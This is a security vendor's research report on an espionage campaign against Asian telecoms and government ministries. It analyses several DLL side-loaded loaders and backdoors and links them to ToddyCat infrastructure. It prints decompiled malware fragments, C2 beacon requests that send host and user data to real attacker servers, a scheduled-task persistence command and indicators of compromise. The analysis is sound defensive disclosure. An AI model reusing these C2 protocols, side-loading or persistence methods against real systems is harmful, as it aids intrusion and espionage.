research.checkpoint.com /2023/stayin-alive-targeted-attacks-against-telecoms-and-government-ministries-in-asia/

Stayin’ Alive – Targeted Attacks Against Telecoms and Government Ministries in Asia

10/11/2023

Introduction

In the last few months, Check Point Research has been tracking “Stayin’ Alive”, an ongoing campaign that has been active since at least 2021. The campaign operates in Asia, primarily targeting the Telecom industry, as well as government organizations.

The “Stayin’ Alive” campaign consists of mostly downloaders and loaders, some of which are used as an initial infection vector against high-profile Asian organizations. The first downloader found called CurKeep, targeted Vietnam, Uzbekistan, and Kazakhstan. As we conducted our analysis, we realized that this campaign is part of a much wider campaign targeting the region.

The simplistic nature of the tools we observed in the campaign and their wide variation suggests they are disposable, mostly utilized to download and run additional payloads. These tools share no clear code overlaps with products created by any known actors and do not have much in common with each other. They are, however, all linked to the same set of infrastructure, tied to ToddyCat, a Chinese-affiliated threat actor operating in the region.

Key Points

- “Stayin’ Alive” is an active campaign mainly targeting the Telecom industry in Asia. The targeted countries include Kazakhstan, Uzbekistan, Pakistan, and Vietnam.
- The campaign leverages spear-phishing emails to deliver archive files utilizing DLL side-loading schemes, most notably hijacking `dal_keepalives.dll` in Audinate’s Dante Discovery software (CVE-2022-23748).
- The threat actors behind the “Stayin’ Alive” campaign utilize multiple unique loaders and downloaders, all connected to the same set of infrastructure, linked to a Chinese affiliated threat actor most commonly referred to as “ToddyCat.”
- The functionality of the backdoors and the loaders is very basic and highly variable. This suggests the actors treat them as disposable, and likely mostly use them to gain initial access.

CurKeep Backdoor

Our investigation started with an e-mail sent in September 2022 to a Vietnamese telecom company and was uploaded to VirusTotal. The mail subject, `CHỈ THỊ VỀ VIỆC QUY ĐỊNH QUẢN LÝ VÀ SỬ DỤNG USER`, translates to “INSTRUCTIONS ON MANAGEMENT AND USE: USER REGULATIONS”, which might indicate the target works in the IT Department. The email contains a ZIP attachment with two files inside: a legitimate signed file mDNSResponder.exe renamed to match the email, and the side-loaded DLL named `dal_keepalives.dll`.




Figure 1 – Original CurKeep email lure.

The execution starts by running the legitimate executable, signed by Zoom, which loads `dal_keepalives.dll`, which in turn loads a simple backdoor called "CurKeep." During the initial execution, it copies itself and the legitimate exe file to the `%APPDATA%` folder and sets an environment variable called `Reserved to` point to its path. The variable is used in a scheduled task named `AppleNotifyService` whose purpose is to maintain persistence for the next execution of the payload.




Figure 2 – The CurKeep infection chain.

Pivoting off the newly identified hijacked DLL scheme led us to multiple archives deploying the same tool:

- `Саммит 2022 г (парол - 0809).rar` – Summit 2022 (password – 0809), likely used to target Uzbekistan as it was uploaded from Uzbekistan, in Russian text.
- `QForm V8.zip` – QForm is a metal forming simulation software. The file was hosted on a known research portal domain.
- `Приказ №83 от 29.05.2023г.rar` – Order No. 83 of 05/29/2023, likely used to target Kazakhstan, assumed so as again it was uploaded from Kazakhstan, with Russian text.

CurKeep Payload

The payload itself is a very small yet efficient 10kb file. It contains 26 functions and is not statically compiled with any library. When executed, it first generates an array of the imports from `msvcrt.dll` to get common C runtime functions, as it has none.

```
result = (imports_wrap *)gl_imports.imps;
if ( gl_imports.imps )
  return result;
LibraryA = LoadLibraryA("msvcrt.dll");
ProcAddress = GetProcAddress(LibraryA, "malloc");
gl_imports.imps = (DWORD *)((int (__cdecl *)(int))ProcAddress)(0x5C);
*gl_imports.imps = (DWORD)ProcAddress;
gl_imports.imps[free] = (DWORD)GetProcAddress(LibraryA, "free");
gl_imports.imps[strtok] = (DWORD)GetProcAddress(LibraryA, "strtok");
gl_imports.imps[srand] = (DWORD)GetProcAddress(LibraryA, "srand");
gl_imports.imps[fopen] = (DWORD)GetProcAddress(LibraryA, "fopen");
gl_imports.imps[fwrite] = (DWORD)GetProcAddress(LibraryA, "fwrite");
gl_imports.imps[fclose] = (DWORD)GetProcAddress(LibraryA, "fclose");
gl_imports.imps[rand] = (DWORD)GetProcAddress(LibraryA, "rand");
gl_imports.imps[_strlwr] = (DWORD)GetProcAddress(LibraryA, "_strlwr");
gl_imports.imps[sprintf] = (DWORD)GetProcAddress(LibraryA, "sprintf");
gl_imports.imps[wcslen] = (DWORD)GetProcAddress(LibraryA, "wcslen");
gl_imports.imps[wcscat] = (DWORD)GetProcAddress(LibraryA, "wcscat");
gl_imports.imps[_wcslwr] = (DWORD)GetProcAddress(LibraryA, "_wcslwr");
gl_imports.imps[wcsstr] = (DWORD)GetProcAddress(LibraryA, "wcsstr");
gl_imports.imps[wcscpy] = (DWORD)GetProcAddress(LibraryA, "wcscpy");
gl_imports.imps[wcscmp] = (DWORD)GetProcAddress(LibraryA, "wcscmp");
gl_imports.imps[getenv] = (DWORD)GetProcAddress(LibraryA, "getenv");
gl_imports.imps[strcpy] = (DWORD)GetProcAddress(LibraryA, "strcpy");
gl_imports.imps[strcat] = (DWORD)GetProcAddress(LibraryA, "strcat");
gl_imports.imps[strcmp] = (DWORD)GetProcAddress(LibraryA, "strcmp");
gl_imports.imps[_time64] = (DWORD)GetProcAddress(LibraryA, "_time64");
gl_imports.imps[memset] = (DWORD)GetProcAddress(LibraryA, "memset");
result = (imports_wrap *)GetProcAddress(LibraryA, "atoi");
gl_imports.imps[atoi] = (DWORD)result;
return result;
```

Figure 3 – Function imports.

```
this->msg_1 = "{\"msg\":\"%s\"}";
this->msg_2 = "{\"hostName\":\"%s\"}";
this->msg_3 = "{\"hostName\":\"%s\",\"id\":%d,\"time\":\"%s\",\"info\":\"%s\",\"ret\":\"%s\"}";
this->msg_4 = "{\"hostName\":\"%s\",\"userName\":\"%s\",\"time\":\"%s\",\"infoBase64\":\"%s\",\"x86Base64\":\"%s\",\"x6"
              "4Base64\":\"%s\"}";

if ( dd::create_mutex() )
  ExitProcess(0);

this->content_type = L"Content-Type: application/json";
this->user_agent = L"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome"
                   "/105.0.0.0 Safari/537.36";
```

Figure 4 – Global structure construction.

Functionality

The main payload logic consists of three primary functionalities: `report`, `shell`, and `file`. Each of those is assigned to a different message type that is sent to the C&C server. When executed, the payload initially runs the `report` functionality, sending basic recon info to the C&C server. It then creates two separate threads that repeatedly run the `shell` and `file` functionalities.

- **report –** CurKeep collects information about the infected machine, including the computer name, username, an output of `systeminfo`, and the directory list under `C:\Program Files (x86)` and `C:\Program Files.`
- **shell** – Sends the computer name in a JSON format encrypted with simple XOR encryption and base64 encoded to the C&C. The expected response contains strings of commands with the commands separated by "|". It executes each command and sends the output to the C&C server.
- **file** – Sends the same message as the `shell` thread and receives a string in the following format `"[FILE_ID]|[FULL_PATH]|[BASE64_ENCODED_FILE_DATA]"`. It parses the string and writes the data to a file.

Communication

The backdoor communication is HTTP based. The results for each functionality are sent to the matched API via post requests to the paths `/api/report` `/api/shell` or `/api/file`. The results are encrypted and stored in the JSON 'msg' field.

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

POST /api/report HTTP/1.1

Connection: Keep-Alive

Content-Type: application/json

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36

Content-Length: 1534

Host: 139.180.145.121

{"msg": *encrypted {"hostName":"%s","userName":"%s","time":"%s","infoBase64":"%s","x86Base64":"%s","x64Base64":"%s"}*}

POST /api/report HTTP/1.1 Connection: Keep-Alive Content-Type: application/json User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36 Content-Length: 1534 Host: 139.180.145.121 {"msg": *encrypted {"hostName":"%s","userName":"%s","time":"%s","infoBase64":"%s","x86Base64":"%s","x64Base64":"%s"}*}

```
POST /api/report HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Length: 1534
Host: 139.180.145.121
{"msg": *encrypted
{"hostName":"%s","userName":"%s","time":"%s","infoBase64":"%s","x86Base64":"%s","x64Base64":"%s"}*}
```

Infrastructure Analysis

All the CurKeep samples we found communicated with a set of C&C servers linked to the same TLS Certificate:`fd31ea84894d933af323fd64d36910ca0c92af99` This certificate is shared among multiple IP addresses, which we believe are all related to the same actor.




Figure 5 – Stayin' Alive shared certificate among IP addresses.

In addition to the certificate, we observed similar registration patterns for the domains and the use of repeating ASNs for the IPs.




Figure 6 – Similar registration patterns and repeating ASNs.

Additional Tools

The newly identified infrastructure revealed several additional samples, mostly loaders, used in targeted attacks in the same region. Almost all loaders are executed through similar methods, most commonly DLL side-loading. The nature of the loaders and their variety suggest the threat actor utilizes simple loaders for infections, carefully choosing targets in which to deploy additional tools.

CurLu Loader

The most commonly observed tool associated with this infrastructure is the **CurLu** loader. It is usually loaded by abusing side-loading of `bdch.dll`, but this is not the only method used. The main functionality of this loader is to contact a C&C server and receive a DLL to load, and then call a predefined export. This is carried out by sending a request with the URI `?cur=[RANDOM]`:

```
memset(final_uri, 0, sizeof(final_uri));
TickCount = GetTickCount();
srand(TickCount);
rand_1 = rand();
rand_2 = rand();
wsprintfW(final_uri, L"?cur=%lu", rand_2 + rand_1);
if ( final_uri[0] )
  uri_len = wcslen(final_uri);
else
  uri_len = 0;
```

Figure 7 – Build of random request URL.

The expected response from the server is a DLL, which is then loaded and mapped in memory. Next, the loader searches for one of two predefined exports, and executes any that are found.

```
export_1 = export_search_(&this->exports, "stdc0ptdehexzq3d");
*&this->gap4[148] = export_1;
export_2 = export_search_(&this->exports, "te9xj2xfbwcax");
*&this->gap4[152] = export_2;
this->field_2BC = 1;
if ( export_1 && export_2 && export_1(&this->field_A0) == 1 && sub_100049A0(this, a3) )
  return 1;
```

Figure 8 – Search for the export function in a downloaded DLL.

CurCore

One of the newly retrieved payloads was delivered through an IMG file with the name `incorrect personal information.img`. It was uploaded to VirusTotal from Pakistan, utilizing `mscoree.dll` hijacking to deploy another small backdoor called **CurCore**. This CurCore variant also beaconed out to a domain mimicking a Pakistani Telecom provider named Nayatel – `ns01.nayatel.orinafz.com`.

When executed, the DLL checks if it was executed from persistence by comparing the execution path to `C:\ProgramData\OneDrive\`. If not, it copies itself and the legitimate PE file to the previously mentioned folder under the name `OneDrive.exe` and creates the scheduled task using the command `schtasks /create /sc minute /mo 10 /tn "OneDrive" /tr "C:\ProgramData\OneDrive\OneDrive.exe`.

If properly executed from the right path, it creates a thread that initializes a large array of UUID strings, then proceeds to load `rpcrt4.dll` and import the `UuidFromStringA` function dynamically. Next, it uses the function to convert the entire array of UUIDs to bytes, one UUID at a time.




Figure 9 – UUIDs array used to generate shellcode.

It then uses the function `EnumSystemLocalesA` to execute a shellcode that was created from the UUIDs. This shellcode then loads and executes the final payload.




Figure 10 – Translation of UUID to bytes and execution of the extracted shellcode.

CurCore Payload

The CurCore payload is a small and limited backdoor. When executed, it loads and resolves functions related to HTTP requests from `winhttp.dll` and `CreatePipe` from `kernel32.dll` (which is never used).

Next, it starts the main loop that contains a sub-loop responsible for making HTTP requests to the C&C domain `ns01.nayatel.orinafz.com`. The HTTP request is built by the following struct:

```
DWORD custom_checksum; DWORD ukn_1; DWORD message_type; // only being used on
ReadFile command WCHAR_T desktop_folder_path[];
```

The `custom_checksum` is calculated by summing all the first bytes in the `WCHAR_T` array of the desktop folder path. This struct is base64 encoded and transmitted to the server in the following request:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

POST / HTTP/1.1

Connection: Keep-Alive

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Content-Length: 715

Host: ns01.nayatel.orinafz.com:443

sd=JwgAAAAAAAAAAAAAQwA6AFwAVQBzAGUAcgBzAFwAbwBkAGkAbgBcAEQAZQBzAGsAdABvAHAAAAAAAAAAAAAAAAAAAAAAAAA

POST / HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Content-Length: 715 Host: ns01.nayatel.orinafz.com:443 sd=JwgAAAAAAAAAAAAAQwA6AFwAVQBzAGUAcgBzAFwAbwBkAGkAbgBcAEQAZQBzAGsAdABvAHAAAAAAAAAAAAAAAAAAAAAAAAA

```
POST / HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko)
Content-Length: 715
Host: ns01.nayatel.orinafz.com:443
sd=JwgAAAAAAAAAAAAAQwA6AFwAVQBzAGUAcgBzAFwAbwBkAGkAbgBcAEQAZQBzAGsAdABvAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```


The received response is also encoded in base64 and its first `DWORD` is a command ID to execute. The payload supports a total of 3 commands with limited functionality, suggesting it is only used for initial recon:

Command ID	Command
1	Create a file and write data into it.
2	Execute a remote command.
3	Read a file and return its data encoded in base64.

CurLog Loader

One of the loaders linked to the same infrastructure, CurLog, was also used to target mainly targets in Kazakhstan. We have observed several variants, some executed through a DLL and others through an EXE.

One of the variants of the CurLog loader was delivered in a zip file named `Compatible Products - Vector ver7.1.1.zip`, which contains an EXE file of the same name**.** The submitter, originating from Kazakhstan, also uploaded a DOCX file with the same name, in which a system called VECTOR is described along with its compatibilities.



Compatible Products

VECTOR System

Version 7.1.1

1 Compatible Products

Devices and OS versions marked by **√** are supported
Devices and OS versions marked by - are not supported
Devices and OS versions marked by **NA** are not certified by the vendor

1.1 Device and OS coverage for Remote Silent

Device Model	Operating System versions			
	iOS 13.x [1]	iOS 14.0 - 14.4.2	14.5-14.8[2]	15.0- 15.0.2
iPhone 6S	√	√	√	√
iPhone 6S+	√	√	√	√
iPhone SE	√	√	√	√
iPhone 7	√	√	√	√
iPhone 7+	√	√	√	√
iPhone 8	√	√	√	√
iPhone 8+	√	√	√	√
iPhone X	√	√	√	√
iPhone XR	√	√	-	-
iPhone XS	√	√	-	-
iPhone 11	√	√	-	-
iPhone 11 Pro	√	√	-	-
iPhone 11 Pro Max	√	√	-	-
iPhone 12 Mini	NA	√	-	-
iPhone 12	NA	√	-	-
iPhone 12 Pro	NA	√	-	-
iPhone 12 Pro Max	NA	√	-	-
iPhone 13 Mini	NA	NA	NA	-
iPhone 13	NA	NA	NA	-
iPhone 13 Pro	NA	NA	NA	-
iPhone 13 Pro Max	NA	NA	NA	-

[1] iOS version 13.1 is not supported
[2] iOS version 14.8.1 is not supported

Figure 11 – VECTOR System description.

When the payload is executed, it checks if it's running from persistence by comparing the execution path to `C:\Users\Public\Libraries` or by checking if it runs with the parameter `-u`. If not, it adds a scheduled task and copies itself and the legitimate exe to the previously mentioned folder.

Next, it contacts a C&C server and expects to receive a decoded hex stream. If successful, it proceeds to validate that the decoded hex stream starts with MZ or cDM and saves it to the file. Finally, it creates a process based on the generated file.

Old Vietnam Lure

The oldest variant we found (see below) was delivered via an ISO image themed around an ISP in Vietnam and uploaded from Vietnam. The heavily obfuscated sample verifies if it executed in the right path, much like the other loaders. If not, it creates the directory `C:\ProgramData\ApplicationData\` and copies the legitimate EXE to that folder with the name `kev.exe`, and the malicious side-loaded DLL `mscoree.dll`. It then writes 4 hardcoded bytes to a new file `v2net.dll`, which serves as a campaign ID. It gets the computer name, and sends the following network request:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

GET /d305dj948720d7x832/[4_BYTE_CAMPAIGN_ID]/5647/3120/a0cf2b3c/true/true.js HTTP/1.1

Connection: Keep-Alive

User-Agent: Mozilla/5.0 (Windows NT 10.0)[COMPUTER_NAME]

Host: 185.228.83.11

GET /d305dj948720d7x832/[4_BYTE_CAMPAIGN_ID]/5647/3120/a0cf2b3c/true/true.js HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0)[COMPUTER_NAME] Host: 185.228.83.11

```
GET /d305dj948720d7x832/[4_BYTE_CAMPAIGN_ID]/5647/3120/a0cf2b3c/true/true.js HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0)[COMPUTER_NAME]
Host: 185.228.83.11
```

The network response is then decrypted using simple XOR encryption with the key `0x44`. Next, it checks that the first-byte XOR `0x09` is equal to `0x44` and that the second-byte XOR `0xD7` is equal to `0x8D`. Keen readers may notice that `MZ ^ 0x09D7 = 0x448d`, and from that we can deduce the C&C response should contain a PE file. The received file is then written to `AppData\Roaming\ApplicationData\[HEX_STRING]\common.exe` and executed.

StylerServ Backdoor

During our research, we noticed a common characteristic among many of the loaders: Their compilation timestamp was modified to 2015, but their rich header value suggests they were compiled using Visual Studio 2017.




Figure 12 – Rich header showing Visual Studio 2017 (Above) and compilation timestamp in 2015 (Below).

Pivoting off this trait, we found an additional sample that was uploaded by someone who also uploaded a variant of the CurLu loader beaconing to `127.0.0.1` and utilizes the same side-loading over `bdch.dll`.

The newly identified sample, named **StylerServ,** is very different from the previously mentioned loaders, as it is used as a passive listener, serving a specific file over high ports**.** When the DLL is executed, it creates five threads, each of which listens on a different port. In the samples, we observed these ports: `60810,60811,60812,60813,60814`.

```
// ports
p_60810 = 60810;
p_60811 = 60811;
p_60812 = 60812;
p_60813 = 60813;
p_60814 = 60814;

// create threads
Sleep(0x4E20u);
t_handle_1 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)dd::threading::main_thread, &p_60810, 0, 0);
Sleep(0x1388u);
t_handle_2 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)dd::threading::main_thread, &p_60811, 0, 0);
Sleep(0x1388u);
t_handle_3 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)dd::threading::main_thread, &p_60812, 0, 0);
Sleep(0x1388u);
t_handle_4 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)dd::threading::main_thread, &p_60813, 0, 0);
Sleep(0x1388u);
t_handle_5 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)dd::threading::main_thread, &p_60814, 0, 0);

// wait for threads
WaitForSingleObject(t_handle_1, 0xFFFFFFFF);
WaitForSingleObject(t_handle_2, 0xFFFFFFFF);
WaitForSingleObject(t_handle_3, 0xFFFFFFFF);
WaitForSingleObject(t_handle_4, 0xFFFFFFFF);
WaitForSingleObject(t_handle_5, 0xFFFFFFFF);

// inf loop
while ( 1 )
  Sleep(0x2710u);
```

Figure 13 – Creation of threads listening on high ports.

Every 60 seconds, each thread tries to read a file called `stylers.bin`. If it is available and the file size is `0x1014`, the file is considered valid and is served in network requests in subsequent threads. These threads oversee a whole set of behaviors that evolves on sockets. The logic is essentially that each thread can receive a remote connection and serve an encrypted version of the previously mentioned `stylers.bin`.

A file with the same name (`stylers.bin`) was also uploaded by the same submitter and is encrypted using XOR. The key to decrypt the file doesn't exist in the StylerServ backdoor but can be obtained by performing crypto analysis. When it is decrypted, we can see that the encrypted file looks like a type of config file containing various file formats and some unknown `DWORDS`:

```
|:ìUd§ò¾h+º.2çé»n|
|i®fu.d.y.oHi.0V3|
|.p.k_s.f.d.fSs.d|
|.c.l.j.9.y.e_oRd|
|.o.f.aHd.f@wM3.4|
|.f.i.d.lPd.c.s.w|
|42G4xd.a^r.w.uC9|
|.2.r.i.fNi.s.a.s|
|RuS9@i.oPd.d.j.s|
|]h.l.k.xlkj89qyw|
|e9oidpodfuasdif0|
|w9384rfuijdslkdd|
|cdsaw4234.dfaern|
|wiu0932uroiffuid|
|syaosiu093ipokds|
```

Figure 14 – Encrypted configs.

```
|^.4.Õ.É.^.4.Õ.É.|
|.È..d.o.c.;.d.o.|
|c.x.;.x.l.s.;.x.|
|l.s.x.;.p.d.f.;.|
|r.t.f.;.p.p.t.;.|
|p.p.t.x.;.e.m.l.|
|..t.G.t.;.o.d.s.|
|;.o.d.t.;.t.l.p.|
|;.c.s.v.;.j.p.g.|
|;.p.n.g.........|
|................|
|................|
|.........?......|
|................|
|................|
```

Figure 15 – Decrypted configs.

Victimology

Throughout our analysis of this campaign, we have observed consistent targeting of countries in Asia, namely Vietnam, Pakistan, Uzbekistan, and most prominently, Kazakhstan. Indications of targeting include spear phishing emails, VirusTotal submitters, and file naming conventions. The evidence suggests the campaign is mainly focused on the Telecom industry in those countries.




Figure 16 – Countries targeted in the “Stayin’ Alive” campaign.

In addition, the domains utilized by the wide variety of loaders and downloaders suggest at least some of the targets (or final targets) are government-affiliated organizations, mostly in Kazakhstan. These include:

- `pkigoscorp[.]com` – Most likely is meant to mimic https://pki.gov.kz/, the Kazakhstan National Certificate Authority.
- `certexvpn[.]com` – certexvpn is a Kazakh VPN software used by the Kazakhstan government.

In addition, we have seen indications that one of the attacks is themed around a metal forming simulation software called qform3d. This includes use of the domain name `qform3d[.]in` and the file is delivered in an archive name `QForm V8.zip`. The malware was hosted on a research portal domain, indicating that the target might have been engaged in research.

Attribution

The cluster of activity we call “Stayin’ Alive” appears to be a small part of a much larger campaign that utilizes many currently unknown tools and techniques. The varied collection of loaders and downloaders likely represents the initial infection vector for this actor, who has been operating in the region for several years.

The wide set of tools described in this report are custom-made and likely easily disposable. As a result, they show no clear code overlaps with any known toolset, not even with each other. They are, however, all linked to a set of infrastructure, parts of which have been tied to a threat actor named ToddyCat. ToddyCat was first publicly disclosed by Kaspersky and has been tied to Chinese espionage activity.

Two of the domains that were utilized by the CurLog and CurLu loaders `fopingu[.]com` and `rtmcsync[.]com` were mentioned in a previous article that explores ToddyCat's infrastructure. Both domains also show a history of resolving to `149.28.28[.]159`, which was mentioned in an article by TeamT5 about MiniNinja, a framework associated with the same actor.

While those overlaps do not necessarily indicate the actor behind the "Stayin' Alive" campaign is the same as the one behind ToddyCat, it is likely the two have a common nexus and share the same infrastructure. In this context, it is also worth noting that ToddyCat has been reported as operating in the same countries as the "Stayin' Alive" campaign.

Conclusions

The use of disposable loaders and downloaders, as observed in this campaign, is becoming more common even among sophisticated actors. The use of disposable tools makes both detection and attribution efforts more difficult, as they are replaced often, and possibly written from scratch. This is evident in the "Stayin' Alive" campaign in which high-profile organizations were targeted with very simple backdoors.

In this report, we reviewed some of the tools used in this campaign to target the telecom sector in Asia. While untangling the ties between the different backdoors through their infrastructure fingerprints, we also uncovered a potential connection to ToddyCat, a known actor operating in the region. While we cannot say with complete confidence that ToddyCat is behind this campaign, it is apparent that both utilize the same infrastructure to pursue a similar set of targets.

Check Point customers remain protected against this campaign and the threats involved by while using Check Point Harmony Endpoint, and Threat Emulation– which provide comprehensive coverage of attack tactics and file-types.

Harmony End Point:

- Loader.Win.ToddyCat.C/E/F/G/H

Threat Emulation:

- Trojan.Wins.ToddyCat.ta.I/J/K/L/M/N/O/P
- APT.Wins.ToddyCat.Q

Anti-Bot:

- Trojan.WIN32.ToddyCat.A

IOCs

Files:

Filename	Sha256
CurLu	6eaa338123658655120440 20bc4b95079a1cc2ddc26cdadf24a9ff76c81b1746
CurLu	78faceaf9a911d966086071ff085f2d5c2713b58446d48e0db1ad40974bb15cd
CurKeep payload	295b99219d8529d2cd17b71a7947d370809f4e1a3094a74a31da6e30aa39e719
